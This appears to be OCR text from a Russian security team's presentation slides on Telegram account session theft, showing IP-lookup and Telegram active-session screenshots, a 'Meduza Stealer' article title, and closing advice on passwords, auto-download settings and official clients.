Done
Перезапустить и обновить
e:Invent 2023.
Meet with us →
est a demo
messaging
tent
g a Newly
sed Stealer
Malware
Meduza Stealer: What Is It & How Does It Work?


Узнать IP адрес
2ip.ru
Перезапустить и обновить
Ваш IP адрес:
213.87.128.116
2a00:1fa0:88c:770e:24
e2:1fbb:9a59
Сменить IP-адрес
История посещений
Скорость интернета
Имя вашего компьютера:
116.gprs.mts.ru
Операционная система:
Windows 15.0.0
Ваш браузер:
Chrome 118.0.0.0
Ваше местоположение:
Россия, Москва
Ваш провайдер:
Домашний Интернет от МТ...
Search
All chats
Unread
Personal
Work
Edit
WS MS-1584
November 21 at 3:30 PM
Info
Telegram Desktop 4.11.7 x64
Application
Windows 11
System version
213.87.128.116
IP address
Moscow, Russia
Location
This location estimate is based on the IP address and may not always be accurate.
Done
Перезапустить и обновить
e:Invent 2023.
Meet with us →
Malware
Meduza Stealer: What Is It & How Does It Work?


Узнать IP адрес
2ip.ru
Перезапустить и обновить
Ваш IP адрес:
213.87.128.116
2a00:1fa0:88c:770e:24
e2:1fbb:9a59
Сменить IP-адрес
История посещений
Скорость интернета
Имя вашего компьютера:
116.gprs.mts.ru
Операционная система:
Windows 15.0.0
Ваш браузер:
Chrome 118.0.0.0
Ваше местоположение:
Россия, Москва
Ваш провайдер:
Домашний Интернет от МТ...
Search
All chats
Unread
Personal
Work
Edit
Active sessions
This device
Rename
WS MS-1584
Telegram Desktop 4.11.7 x64
Moscow, Russia
Authorization error. Use the "Log out" button to log out, then log in again with your phone number. We apologize for the inconvenience.
Log out
Telegram iOS (27585)
Moscow, Russia • 2:59 PM
The official Telegram app is available for Android, iPhone, iPad, Windows, macOS and Linux.
Terminate old sessions
If inactive for...
1 month
:Invent 2023.
Meet with us →
Malware
Meduza Stealer: What Is It & How Does It Work?

И как теперь быть?

ANGARA SOC

Помимо базовых правил цифровой гигиены,

Облачный пароль – без него никуда

Локальный – тоже! Крайне желательно хотя бы в 10 символов

Отключение автоматического скачивания файлов в чатах

Никаких сторонних клиентов, только официальные приложения

Настройки приватности

*Важно помнить, что **end-to-end** шифрования по умолчанию нет

Лада Антипова

Специалист по реагированию на инциденты и компьютерной криминалистике

l.antipova@angarasecurity.ru
response@angarasecurity.ru

ANGARA
SOC